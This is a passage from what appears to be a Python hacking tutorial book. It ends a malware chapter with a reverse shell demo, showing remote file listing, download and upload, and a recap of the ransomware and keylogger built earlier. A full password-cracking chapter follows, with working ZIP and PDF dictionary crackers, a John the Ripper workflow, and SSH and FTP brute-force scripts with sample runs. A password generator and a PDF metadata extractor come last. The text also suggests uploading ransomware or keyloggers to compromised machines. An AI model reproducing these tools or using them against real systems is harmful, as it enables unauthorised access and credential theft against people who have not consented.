I've passed 10 to record for 10 seconds; this will block the current shell for 10 seconds and return when the file is saved. Let's verify:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> dir
 Volume in drive E is DATA
 Volume Serial Number is 644B-A12C

 Directory of E:\repos\hacking-tools-book\malwares\advanced-reverse-shell

07/15/2022  09:16 AM    <DIR>          .
07/15/2022  09:16 AM    <DIR>          ..
07/14/2022  11:20 AM            15,364 client.py
07/14/2022  08:58 AM               190 notes.txt
07/14/2022  08:58 AM                55 requirements.txt
07/15/2022  08:48 AM            12,977 server.py
07/15/2022  09:11 AM           289,845 test.png
07/15/2022  09:16 AM         1,280,058 test.wav
               6 File(s)      1,598,489 bytes
               2 Dir(s)  514,511,704,064 bytes free
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

Downloading it:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> download test.wav
Listening as 0.0.0.0:5002 ...
('[redacted]', 50375) connected.
Receiving test.wav: 100%
The file test.wav is sent.
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> local ls -lt
total 1552
-rw-r--r-- 1 root root 1280058 Jul 15 08:19 test.wav
-rw-r--r-- 1 root root  289845 Jul 15 08:13 test.png
-rw-r--r-- 1 root root   12689 Jul 15 07:48 server.py
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

Fantastic, we can also change the current directory to any path we want, such as the system files:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> cd C:\Windows\System32

C:\Windows\System32 $> dir
 Volume in drive C is OS
 Volume Serial Number is 5CE3-F4B0

 Directory of C:\Windows\System32

07/01/2022  02:53 PM    <DIR>          .
07/01/2022  02:53 PM    <DIR>          ..
```

I also executed the `dir` command to see the system files. Of course, do not try to do anything here besides listing using `dir`. The goal of this demonstration is to show the main features of the program.

If you run `exit` to return to the interpreter and execute `list`, you'll see the CWD (current working directory) change is reflected there too.

Let's get back to the previous directory and try to upload a random file to the client machine:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> local dd if=/dev/urandom of=random_dd.txt bs=10M count=1
1+0 records in
1+0 records out
10485760 bytes (10 MB, 10 MiB) copied, 0.0754553 s, 139 MB/s
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> local ls -lt
total 11792
-rw-r--r-- 1 root root 10485760 Jul 15 08:28 random_dd.txt
-rw-r--r-- 1 root root  1280058 Jul 15 08:19 test.wav
-rw-r--r-- 1 root root   289845 Jul 15 08:13 test.png
-rw-r--r-- 1 root root    12689 Jul 15 07:48 server.py
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> upload random_dd.txt
Listening as 0.0.0.0:5002 ...
('[redacted]', 50448) connected.
Sending random_dd.txt: 100%|████████████████████████████████████████| 10.0M/10.0M [00:17<00:
The file random_dd.txt is received.
```

I've used the `dd` command on my server machine to generate a random 10MB file for testing the `upload` command. Let's verify if it's there:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> dir
 Volume in drive E is DATA
 Volume Serial Number is 644B-A12C

 Directory of E:\repos\hacking-tools-book\malwares\advanced-reverse-shell

07/15/2022  09:28 AM    <DIR>          .
07/15/2022  09:28 AM    <DIR>          ..
07/14/2022  11:20 AM            15,364 client.py
07/14/2022  08:58 AM               190 notes.txt
07/15/2022  09:29 AM        10,485,760 random_dd.txt
07/14/2022  08:58 AM                55 requirements.txt
07/15/2022  08:48 AM            12,977 server.py
07/15/2022  09:11 AM           289,845 test.png
07/15/2022  09:16 AM         1,280,058 test.wav
               7 File(s)     12,084,249 bytes
               2 Dir(s)  514,501,218,304 bytes free
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

Finally, verifying all the uploaded files in Windows Explorer:

Name	Date modified	Type	Size
client	7/14/2022 11:20 AM	Python Source File	16 KB
notes	7/14/2022 8:58 AM	Text Document	1 KB
random_dd	7/15/2022 9:29 AM	Text Document	10,240 KB
requirements	7/14/2022 8:58 AM	Text Document	1 KB
server	7/15/2022 8:48 AM	Python Source File	13 KB
test	7/15/2022 9:11 AM	PNG File	284 KB
test	7/15/2022 9:16 AM	WAV File	1,251 KB

In the real world, you may want to upload malicious programs such as ransomware, keylogger, or any other malware.

Now, you are confident about how such programs work and ready to be aware of these programs that can steal your personal or credential information.

This reverse shell has a lot of cool features. However, it's not perfect. One of the main drawbacks is that everything is clear. If you send an image, it's clear, meaning anyone can sniff that data using MITM attacks. One of your main challenges is adding encryption to every aspect of this program, such as transferring files with the Secure Copy Protocol (SCP), based on SSH.

This reverse shell program is not always intended to be malicious. I personally use it to control multiple machines at the same place and quickly transfer files between them.

Alright! That's it for this malware. See you in the next chapter!

Chapter Wrap Up

Amazing! In this chapter, we built three advanced malware using our Python skills. We started by creating ransomware that is used to encrypt and decrypt any type of file or folder using a password. Then, we made a keylogger that listens for keystrokes and sends them via email or report to a file. After that, we built a reverse shell that can execute and send shell command results to a remote server. Finally, we added a lot of features to our reverse shell to be able to take screenshots, record the microphone, download and upload files, and many more.

Chapter 3: Building Password Crackers

Password cracking refers to the process of restoring a password from a hash. The hash is a string of characters generated by a hash function.

There are a few different ways to perform password cracking, including:

- Brute force: Try every possible combination of characters to crack the password.
- Dictionary attack: Use a dictionary to crack the password. Taking most common passwords as a dictionary and trying to crack the password using them.
- Hybrid attack: Mixing the two previous attacks.

In this chapter, we will build password cracking tools that let the user specify the wordlist, i.e., the password list to use. In this case, we're letting the user decide which type of cracking technique to use.

We will make password crackers on the following domains:

- Cracking ZIP files: As you may already know, ZIP files are a file format used to store compressed files; these files can be zipped and unzipped using a password.
- Cracking PDF documents: PDF files are a file format used to store documents; these files can be protected using a password.
- Brute-forcing SSH Servers: SSH is a secure shell protocol that generally connects to a remote server via a password. We will build a Python tool to read from a wordlist and try to guess the password.
- Cracking FTP servers: FTP is a file transfer protocol that generally transfers files to and from a remote server via a password. Similarly, we will build a Python tool to read from a wordlist and try to predict the password.

Cracking ZIP Files

Say you're tasked to investigate a suspect's computer and found a ZIP file that seems very important but is protected by a password. In this section, you will learn to write a simple Python script that tries to crack a zip file's password using a dictionary attack.

Note that there are more convenient tools to crack zip files in Linux, such as John the Ripper or fcrackzip (this online tutorial shows you how to use them). The goal

of this code is to do the same thing but with Python programming language, as it's a Python hands-on book.

We will be using Python's built-in `zipfile` module and the third-party `tqdm` library for printing progress bars:

```
$ pip install tqdm
```

As mentioned earlier, we will use a dictionary attack, meaning we need a wordlist to crack this password-protected zip file. We will use the big RockYou wordlist (with a size of about 133MB). If you're on Kali Linux, you can find it under the `/usr/share/wordlists/rockyou.txt.gz` path. Otherwise, you can download it here.

You can also use the crunch tool to generate your custom wordlist as you specify.

Open up a new Python file called `zip_cracker.py` and follow along:

```
from tqdm import tqdm
import zipfile, sys
```

Let's read our target zip file along with the word list path from the command-line arguments:

```
# the zip file you want to crack its password
zip_file = sys.argv[1]
# the password list path you want to use
wordlist = sys.argv[2]
```

To read the zip file in Python, we use the `zipfile.ZipFile` class that has methods to open, read, write, close, list and extract zip files (we will only use the `extractall()` method here):

```
# initialize the Zip File object
zip_file = zipfile.ZipFile(zip_file)
# count the number of words in this wordlist
n_words = len(list(open(wordlist, "rb")))
# print the total number of passwords
```

```
print("Total passwords to test:", n_words)
```

Notice we read the entire wordlist and then get only the number of passwords to test; this can prove helpful in `tqdm` so we can track where we are in the cracking process. Here is the rest of the code:

```
with open(wordlist, "rb") as wordlist:
    for word in tqdm(wordlist, total=n_words, unit="word"):
        try:
            zip_file.extractall(pwd=word.strip())
        except:
            continue
        else:
            print("[+] Password found:", word.decode().strip())
            exit(0)
print("[!] Password not found, try other wordlist.")
```

Since wordlist is now a Python generator, using `tqdm` won't give much progress information; I introduced the total parameter to provide `tqdm` with insight into how many words are in the file.

We open the wordlist, read it word by word, and try it as a password to extract the zip file. Reading the entire line will come with the new line character. As a result, we use the `strip()` method to remove white spaces.

The `extractall()` method will raise an exception whenever the password is incorrect so that we can proceed to the following password in that case. Otherwise, we print the correct password and exit the program.

Check my result:

```
root@rockikz:~$ gunzip /usr/share/wordlists/rockyou.txt.gz
root@rockikz:~$ python3 zip_cracker.py secret.zip /usr/share/wordlists/rockyou.txt
Total passwords to test: 14344395
  3%|▌                             | 435977/14344395 [01:15<40:55, 5665.23word/s]
[+] Password found: abcdef12345
```

There are over 14 million real passwords to test, with over 5600 tests per second on my CPU. You can try it on any ZIP file you want. Ensure the password is included in the list to test the code. You can get the same ZIP file I used if you wish.

I used the `gunzip` command on Linux to extract the RockYou ZIP file found on Kali Linux.

As you can see, in my case, I found the password after around 435K trials, which took about a minute on my machine. Note that the RockYou wordlist has more than 14 million words, the most frequently used passwords sorted by frequency.

As you may already know, Python runs on a single CPU core by default. You can use the built-in multiprocessing module to run the code on multiple CPU cores of your machine. For instance, if you have eight cores, you may get a speedup of up to 8x.

Cracking PDF Files

Let us assume that you got a password-protected PDF file, and it's your top priority job to access it, but unfortunately, you overlooked the password.

So, at this stage, you will look for the best way to give you an instant result. In this section, you will learn how to crack PDF files using two methods:

- Brute-force PDF files using the pikepdf library in Python.
- Extract PDF password hash and crack it using John the Ripper utility.

Before we get started, let's install the required libraries:

```
$ pip install pikepdf tqdm
```

Brute-force PDFs using Pikepdf

`pikepdf` is a Python library that allows us to create, manipulate and repair PDF files. It provides a Pythonic wrapper around the C++ QPDF library.

We won't be using `pikepdf` for that; we will just need to open the password-protected PDF file. If it succeeds, that means it's a correct password, and it'll raise a `PasswordError` exception otherwise:

```python
import pikepdf, sys
from tqdm import tqdm
# the target PDF file
pdf_file = sys.argv[1]
# the word list file
wordlist = sys.argv[2]
# load password list
passwords = [ line.strip() for line in open(wordlist) ]
# iterate over passwords
for password in tqdm(passwords, "Decrypting PDF"):
    try:
        # open PDF file
        with pikepdf.open(pdf_file, password=password) as pdf:
            # Password decrypted successfully, break out of the loop
            print("[+] Password found:", password)
            break
    except pikepdf._qpdf.PasswordError as e:
        # wrong password, just continue in the loop
        continue
```

First, we load the wordlist file passed from the command lines. You can also use the RockYou list (as shown in the ZIP cracker code) or other large wordlists.

Next, we iterate over the list and try to open the file with each password by passing the password argument to the `pikepdf.open()` method, this will raise `pikepdf._qpdf.PasswordError` if it's an incorrect password. If that's the case, we proceed with testing the next password.

We used `tqdm` here just to print the progress on how many words are remaining. Check out my result:

```
$ python pdf_cracker.py foo-protected.pdf /usr/share/wordlists/rockyou.txt
Decrypting PDF:  0.1%|                                                      |
2137/14344395 [00:06<12:00:08, 320.70it/s]
[+] Password found: abc123
```

We found the password after 2137 trials, which took about 6 seconds. As you can see, it's going for nearly 320 word/s. We'll see how to boost this rate in the following subsection.

Cracking PDFs using John the Ripper

John the Ripper is a free and fast password-cracking software tool available on many platforms. However, we'll be using the Kali Linux operating system here, as it is already pre-installed.

First, we will need a way to extract the password hash from the PDF file to be suitable for cracking in the John utility. Luckily for us, there is a Python script `pdf2john.py` that does that. Let's download it using wget:

```
root@rockikz:~/pdf-cracking# wget https://raw.githubusercontent.com/truongkma/ctf-tools/master/John/run/pdf2john.py
--2020-05-18 00:39:27--  https://raw.githubusercontent.com/truongkma/ctf-tools/master/John/run/pdf2john.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.0.133, 151.101.64.133, 151.101.128.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.0.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13574 (13K) [text/plain]
Saving to: ‘pdf2john.py’

pdf2john.py                 100%[=================================================>]  13.26K  --.-KB/s    in 0.09s

2020-05-18 00:39:28 (148 KB/s) - ‘pdf2john.py’ saved [13574/13574]

root@rockikz:~/pdf-cracking# ls
foo-protected.pdf  pdf2john.py
root@rockikz:~/pdf-cracking#
```

Put your password-protected PDF in the current directory, mine is called foo-protected.pdf, and run the following command:

```
root@rockikz:~/pdf-cracking# python3 pdf2john.py foo-protected.pdf | sed "s/::.*$//"
| sed "s/^.*://" | sed -r 's/^.{2}//' | sed 's/.\{1\}$//' > hash
```

This will extract the PDF password hash into a new file named `hash`. Here is my result:

```
root@rockikz:~/pdf-cracking# python3 pdf2john.py foo-protected.pdf | sed "s/::.*$//" | sed "s/^.*:/
/" | sed -r 's/^.{2}//' | sed 's/.\{1\}$//' > hash
root@rockikz:~/pdf-cracking# cat hash
$pdf$4*4*128*-4*1*16*5cb61dc85566dac748c461e77d0e8ada*32*42341f937d1dc86a7dbdaae1fa14f1b328bf4e5e4e
758a4164004e56fffa0108*32*d81a2f1a96040566a63bdf52be82e144b7d589155f4956a125e3bcac0d151647
```

After I saved the password hash into the `hash` file, I used the `cat` command to print it to the screen.

Finally, we use this `hash` file to crack the password:

```
root@rockikz:~/pdf-cracking# john hash
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 4 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
012345           (?)
1g 0:00:00:00 DONE 2/3 (2020-05-18 00:51) 1.851g/s 4503p/s 4503c/s 4503C/s chacha..0987654321
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed
root@rockikz:~/pdf-cracking#
```

We simply use the command `john [hashfile]`. As you can see, the password is 012345 and was found with a speed of 4503p/s.

For more information about cracking PDF documents with Linux, check this online guide.

So that's it, our job is done, and we have successfully learned how to crack PDF passwords using two methods: `pikepdf` and John the Ripper.

Bruteforcing SSH Servers

Again, there are a lot of open-source tools to brute-force SSH in Linux, such as Hydra, Nmap, and Metasploit. However, this section will teach you how to make an SSH brute-force script from scratch using Python.

In this section, we will use the `paramiko` library that provides us with an easy SSH client interface. Installing it:

```
$ pip install paramiko colorama
```

We're using `colorama` again to print in colors. Open up a new Python file and import the required modules:

```
import paramiko, socket, time
from colorama import init, Fore

# initialize colorama
```

```
init()
GREEN = Fore.GREEN
RED   = Fore.RED
RESET = Fore.RESET
BLUE  = Fore.BLUE
```

Now let's build a function that, given `hostname`, `username`, and `password`, tells us whether the combination is correct:

```
def is_ssh_open(hostname, username, password):
    # initialize SSH client
    client = paramiko.SSHClient()
    # add to know hosts
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    try:
        client.connect(hostname=hostname, username=username,
password=password, timeout=3)
    except socket.timeout:
        # this is when host is unreachable
        print(f"{RED}[!] Host: {hostname} is unreachable, timed out.{RESET}")
        return False
    except paramiko.AuthenticationException:
        print(f"[!] Invalid credentials for {username}:{password}")
        return False
    except paramiko.SSHException:
        print(f"{BLUE}[*] Quota exceeded, retrying with delay...{RESET}")
        # sleep for a minute
        time.sleep(60)
        return is_ssh_open(hostname, username, password)
    else:
        # connection was established successfully
        print(f"{GREEN}[+] Found combo:\n\tHOSTNAME: {hostname}\n\tUSERNAME:
{username}\n\tPASSWORD: {password}{RESET}")
        return True
```

A lot to cover here. First, we initialize our SSH Client using `paramiko.SSHClient()` class, which is a high-level representation of a session with an SSH server.

Second, we set the policy when connecting to servers without a known host key. We used the `paramiko.AutoAddPolicy()`, which is a policy for automatically adding the hostname and new host key to the local host keys and saving it.

Finally, we try to connect to the SSH server and authenticate it using the `client.connect()` method with 3 seconds of a timeout, this method raises:

- `socket.timeout`: when the host is unreachable during the 3 seconds.
- `paramiko.AuthenticationException`: when the username and password combination is incorrect.
- `paramiko.SSHException`: when a lot of logging attempts were performed in a short period, in other words, the server detects it is some kind of password guess attack, we will know that and sleep for a minute and recursively call the function again with the same parameters.

If none of the above exceptions were raised, the connection is successfully established, and the credentials are correct, we return `True` in this case.

Since this is a command-line script, we will parse arguments passed in the command line:

```
if __name__ == "__main__":
    import argparse
    parser = argparse.ArgumentParser(description="SSH Bruteforce Python
script.")
    parser.add_argument("host", help="Hostname or IP Address of SSH Server to
bruteforce.")
    parser.add_argument("-P", "--passlist", help="File that contain password
list in each line.")
    parser.add_argument("-u", "--user", help="Host username.")
    # parse passed arguments
    args = parser.parse_args()
    host = args.host
    passlist = args.passlist
    user = args.user
    # read the file
    passlist = open(passlist).read().splitlines()
    # brute-force
    for password in passlist:
```

```
        if is_ssh_open(host, user, password):
            # if combo is valid, save it to a file
            open("credentials.txt", "w").write(f"{user}@{host}:{password}")
            break
```

We parsed arguments to retrieve the `hostname`, `username`, and `password` list file and then iterated over all the passwords in the wordlist. I ran this on my local SSH server:

```
$ python bruteforce_ssh.py 192.168.1.101 -u test -P wordlist.txt
```

Here is a screenshot:

```
C:\Users\STRIX\Desktop\vscodes\ssh-client>python bruteforce_ssh.py 192.168.1.101 -u test -P wordlist.txt
[!] Invalid credentials for test:123456
[!] Invalid credentials for test:12345
[!] Invalid credentials for test:123456789
[!] Invalid credentials for test:password
[!] Invalid credentials for test:iloveyou
[!] Invalid credentials for test:princess
[!] Invalid credentials for test:12345678
[!] Invalid credentials for test:1234567
[+] Found combo:
        HOSTNAME: 192.168.1.101
        USERNAME: test
        PASSWORD: abc123
```

`wordlist.txt` is a Nmap password list file that contains more than 5000 passwords. I've grabbed it from Kali Linux OS under the path `/usr/share/wordlists/nmap.lst`. You can also use other wordlists like RockYou we saw in the previous sections. If you want to generate your custom wordlist, I encourage you to use the Crunch tool.

If you already have an SSH server running, I suggest you create a new user for testing (as I did) and put a password in the list you will use in this script.

You will notice that; it is not as fast as offline cracking, such as ZIP or PDF. Bruteforcing on online servers such as SSH or FTP is quite challenging, and servers often block your IP if you attempt so many times.

Bruteforcing FTP Servers

We will be using the `ftplib` module that comes built-in in Python, installing colorama:

```
$ pip install colorama
```

Now, for demonstration purposes, I have set up an FTP server in my local network on a machine that runs on Linux. More precisely, I have installed the `vsftpd` program (a very secure FTP daemon), an FTP server for Unix-like systems.

If you want to do that as well, here are the commands I used to get it up and ready:

```
root@rockikz:~$ sudo apt-get update
root@rockikz:~$ sudo apt-get install vsftpd
root@rockikz:~$ sudo service vsftpd start
```

And then make sure you have a user, and the `local_enable=YES` configuration is set on the `/etc/vsftpd.conf` file.

Now for the coding, open up a new Python file and call it `bruteforce_ftp.py`:

```
import ftplib, argparse
from colorama import Fore, init # for fancy colors, nothing else
# init the console for colors (for Windows)
init()
# port of FTP, aka 21
port = 21
```

We have imported the libraries and set up the port of FTP, which is 21.

Now let's write the core function that accepts the `host`, `user`, and a `password` in arguments and returns whether the credentials are correct:

```
def is_correct(host, user, password):
    # initialize the FTP server object
    server = ftplib.FTP()
    print(f"[!] Trying", password)
```

```
    try:
        # tries to connect to FTP server with a timeout of 5
        server.connect(host, port, timeout=5)
        # login using the credentials (user & password)
        server.login(user, password)
    except ftplib.error_perm:
        # login failed, wrong credentials
        return False
    else:
        # correct credentials
        print(f"{Fore.GREEN}[+] Found credentials: ")
        print(f"\tHost: {host}")
        print(f"\tUser: {user}")
        print(f"\tPassword: {password}{Fore.RESET}")
        return True
```

We initialize the FTP server object using the `ftplib.FTP()` and then we connect to that host and try to log in, this will raise an exception whenever the credentials are incorrect, so if it's raised, we'll return `False` and `True` otherwise.

I'm going to use a list of known passwords. Feel free to use any file we used in the previous sections. I'm using the Nmap password list that I used back in the bruteforce SSH code. It is located in the `/usr/share/wordlists/nmap.lst` path. You can get it here.

You can add the actual password of your FTP server to the list to test the program.

Now let's use the `argparse` module to parse the command-line arguments:


```
if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="FTP server bruteforcing
script")
    parser.add_argument("host", help="Hostname of IP address of the FTP
server to bruteforce.")
    parser.add_argument("-u", "--user", help="The host username")
```

```
    parser.add_argument("-P", "--passlist", help="File that contain the
password list separated by new lines")
    args = parser.parse_args()
    # hostname or IP address of the FTP server
    host = args.host
    # username of the FTP server, root as default for linux
    user = args.user
    # read the wordlist of passwords
    passwords = open(args.passlist).read().split("\n")
    print("[+] Passwords to try:", len(passwords))
    # iterate over passwords one by one
    # if the password is found, break out of the loop
    for password in passwords:
        if is_correct(host, user, password):
            break
```

Excellent! Here's my run:

```
$ python bruteforce_ftp.py 192.168.1.113 -u test -P wordlist.txt
```

Output:



Making a Password Generator

As you may have guessed, having a weak password on your system is quite dangerous as you may find your password leaked on the internet as a data breach. This is why it is crucial to have a strong password.

In this section, you will learn how to generate strong passwords with the help of `secrets` and `random` modules in Python.

Password generators allow users to create random and customized strong passwords based on preferences.

We will use the `argparse` module to make it easier to parse the command line arguments the user has provided.

Let us get started:

```
import argparse, secrets, random, string
```

We do not need to install anything, as all the libraries we will use are built into Python.

We use the `argparse` module to parse the command-line arguments, string for getting the string types, such as uppercase, lowercase, digits, and punctuation characters, and random and secrets modules for generating random data.

Parsing the Command-line Arguments

Let's initialize the argument parser:

```
# Setting up the Argument Parser
parser = argparse.ArgumentParser(
    prog='Password Generator.',
    description='Generate any number of passwords with this tool.'
)
```

We continue by adding arguments to the parser. The first four will be the number of each character type; numbers, lowercase, uppercase, and special characters; we also set the `type` of these arguments as an integer:

```
# Adding the arguments to the parser
parser.add_argument("-n", "--numbers", default=0, help="Number of digits in
the PW", type=int)
parser.add_argument("-l", "--lowercase", default=0, help="Number of lowercase
chars in the PW", type=int)
parser.add_argument("-u", "--uppercase", default=0, help="Number of uppercase
chars in the PW", type=int)
parser.add_argument("-s", "--special-chars", default=0, help="Number of
special chars in the PW", type=int)
```

Next, if the user wants instead to pass the total number of characters of the password, and doesn't want to specify the exact number of each character type, then the `-t` or `--total-length` argument handles that:

```
# add total pw length argument
parser.add_argument("-t", "--total-length", type=int,
                    help="The total password length. If passed, it will
ignore -n, -l, -u and -s, " \
                    "and generate completely random passwords with the
specified length")
```

The following two arguments are the output file where we store the passwords and the number of passwords to generate. The `amount` will be an integer, and the output file is a string (default):

```
# The amount is a number so we check it to be of type int.
parser.add_argument("-a", "--amount", default=1, type=int)
parser.add_argument("-o", "--output-file")
```

Last but not least, we parse the command line for these arguments with the `parse_args()` method of the `ArgumentParser` class. If we don't call this method, the parser won't check for anything and won't raise any exceptions:

```
# Parsing the command line arguments.
args = parser.parse_args()
```

Start Generating

We continue with the main part of the program: the password loop. Here we generate the number of passwords specified by the user.

We need to define the `passwords` list that will hold all the generated passwords:

```
# list of passwords
passwords = []
# Looping through the amount of passwords.
for _ in range(args.amount):
```

In the `for` loop, we first check whether `total_length` is passed. If so, then we directly generate the random password using the length specified:

```
    if args.total_length:
        # generate random password with the length
        # of total_length based on all available characters
        passwords.append("".join(
            [secrets.choice(string.digits + string.ascii_letters +
string.punctuation) \
                for _ in range(args.total_length)]))
```

We use the `secrets` module instead of the `random` one to generate cryptographically strong random passwords, more detail in this online tutorial.

Otherwise, we make a `password` list that will first hold all the possible letters and then the password string:

```
    else:
        password = []
```

We add the possible letters, numbers, and special characters to the password list. For each type, we check if it's passed to the parser. We get the respective letters from the `string` module:

```
        # how many numbers the password should contain
        for _ in range(args.numbers):
```

```
            password.append(secrets.choice(string.digits))
        # how many uppercase characters the password should contain
        for _ in range(args.uppercase):
            password.append(secrets.choice(string.ascii_uppercase))
        # how many lowercase characters the password should contain
        for _ in range(args.lowercase):
            password.append(secrets.choice(string.ascii_lowercase))
        # how many special characters the password should contain
        for _ in range(args.special_chars):
            password.append(secrets.choice(string.punctuation))
```

Then we use the `random.shuffle()` function to mix up the list. This is done in place:

```
        # Shuffle the list with all the possible letters, numbers and
symbols.
        random.shuffle(password)
```

After this, we join the resulting characters with an empty string `""` so we have the string version of it:

```
        # Get the letters of the string up to the length argument and then
join them.
        password = ''.join(password)
```

Last but not least, we append this `password` to the `passwords` list:

```
        # append this password to the overall list of password.
        passwords.append(password)
```

Saving the Passwords

After the password loop, we check if the user specified the output file. If that is the case, we simply open the file (which will be created if it doesn't exist) and write the list of passwords:

```
# Store the password to a .txt file.
if args.output_file:
```

```
    with open(args.output_file, 'w') as f:
        f.write('\n'.join(passwords))
```

In all cases, we print out the `passwords`:

```
print('\n'.join(passwords))
```

Running the Code

Now let's use the script for generating different password combinations. First, let's print the help:

```
$ python password_generator.py --help
usage: Password Generator. [-h] [-n NUMBERS] [-l LOWERCASE] [-u UPPERCASE] [-s
SPECIAL_CHARS] [-t TOTAL_LENGTH]
                           [-a AMOUNT] [-o OUTPUT_FILE]
Generate any number of passwords with this tool.
optional arguments:
  -h, --help            show this help message and exit
  -n NUMBERS, --numbers NUMBERS
                        Number of digits in the PW
  -l LOWERCASE, --lowercase LOWERCASE
                        Number of lowercase chars in the PW
  -u UPPERCASE, --uppercase UPPERCASE
                        Number of uppercase chars in the PW
  -s SPECIAL_CHARS, --special-chars SPECIAL_CHARS
                        Number of special chars in the PW
  -t TOTAL_LENGTH, --total-length TOTAL_LENGTH
                        The total password length. If passed, it will ignore -n, -l,
-u and -s, and generate completely
                        random passwords with the specified length
  -a AMOUNT, --amount AMOUNT
  -o OUTPUT_FILE, --output-file OUTPUT_FILE
```

A lot to cover, starting with the `--total-length` or `-t` parameter:

```
$ python password_generator.py --total-length 12
uQPxL’bkBV>#
```

This generated a password with a length of 12 and contains all the possible characters. Okay, let's generate 5 different passwords like that:

```
$ python password_generator.py --total-length 12 --amount 10
&8I-%5r>2&W&
k&DW<kC/obbr
=/se-I?M&,Q!
YZF:Ltv*?m#.
VTJO%dKrb9w6
```

Awesome! Let's generate a password with five lowercase characters, two uppercase, three digits, and one special character, a total of 11 characters:

```
$ python password_generator.py -l 5 -u 2 -n 3 -s 1
1^n3GqxoiS3
```

Okay, generating five different passwords based on the same rule:

```
$ python password_generator.py -l 5 -u 2 -n 3 -s 1 -a 5
Xs7iM%x2ia2
ap6xTC0n3.c
|Rx2dDf78xx
c11=jozGsO5
Uxi^fG914gi
```

That's great! We can also generate random pins of 6 digits:

```
$ python password_generator.py -n 6 -a 5
743582
810063
627433
801039
118201
```

Adding four uppercase characters and saving to a file named `keys.txt`:

```
$ python password_generator.py -n 6 -u 4 -a 5 --output-file keys.txt
75A7K66G2H
H33DPK1658
7443ROVD92
8U2HS2R922
```

```
T0Q2ET2842
```

A new `keys.txt` file will appear in the current working directory that contains these passwords. You can generate as many passwords as you can, such as 5000:

```
$ python password_generator.py -n 6 -u 4 -a 5000 --output-file keys.txt
```

Excellent! You have successfully created a password generator using Python code! See how you can add more features to this program.

For long lists, you don't want to print the results into the console, so you can omit the last line of the code that prints the generated passwords to the console.

Chapter Wrap Up

Congratulations! You now know how to build password crackers in Python and their basic functionalities. In this chapter, we have started by cracking passwords from ZIP and PDF files. After that, we built scripts for online cracking on SSH and FTP servers.

In the next chapter, we will use Python for forensic investigations.

Chapter 4: Forensic Investigations

A forensic investigation is the practice of gathering evidence about a crime or an accident. In this chapter, we will use Python for digital forensic analysis.

First, we extract metadata from PDF documents, images, videos, and audio files. Next, we utilize Python to extract passwords and cookies from the Chrome browser.

After that, we will build a Python program that hides data in images. We then consider changing our MAC address to prevent routers from blocking your computer.

Finally, we see how to extract saved Wi-Fi passwords with Python on your Windows and Unix-based machines.

Extracting Metadata from Files

In this code, we will build a program that prints the metadata of PDF documents, video, audio, and image files based on the user-provided file extension.

Extracting PDF Metadata

The metadata in PDFs is valuable information about the PDF document. It includes the title of the document, the author, last modification date, creation date, subject, and much more. Some PDF files got more information than others, and in this section, you will learn how to extract PDF metadata in Python.

There are a lot of libraries and utilities in Python to accomplish the same thing, but I like using `pikepdf`, as it's an active and maintained library. Let's install it:

```
$ pip install pikepdf
```

As mentioned in the last chapter, `pikepdf` is a Pythonic wrapper around the C++ QPDF library. Let's import it into our script:

```
import sys, pikepdf
```

We'll also use the `sys` module to get the filename from the command-line arguments.

Now let's make a function that accepts the PDF document file name as a parameter and returns the PDF metadata as a Python dictionary:

```
def get_pdf_metadata(pdf_file):
    # read the pdf file
    pdf = pikepdf.Pdf.open(pdf_file)
    # .docinfo attribute contains all the metadata of
    # the PDF document
    return dict(pdf.docinfo)
```

Output:

```
/Author :
/CreationDate : D:20190528000751Z
/Creator : LaTeX with hyperref package
/Keywords :
/ModDate : D:20190528000751Z
/PTEX.Fullbanner : This is pdfTeX, Version 3.14159265-2.6-1.40.17 (TeX Live 2016)
kpathsea version 6.2.2
/Producer : pdfTeX-1.40.17
/Subject :
/Title :
/Trapped : /False
```

We know the last modification date and the creation date; we also see the program used to produce this document, which is pdfTeX.

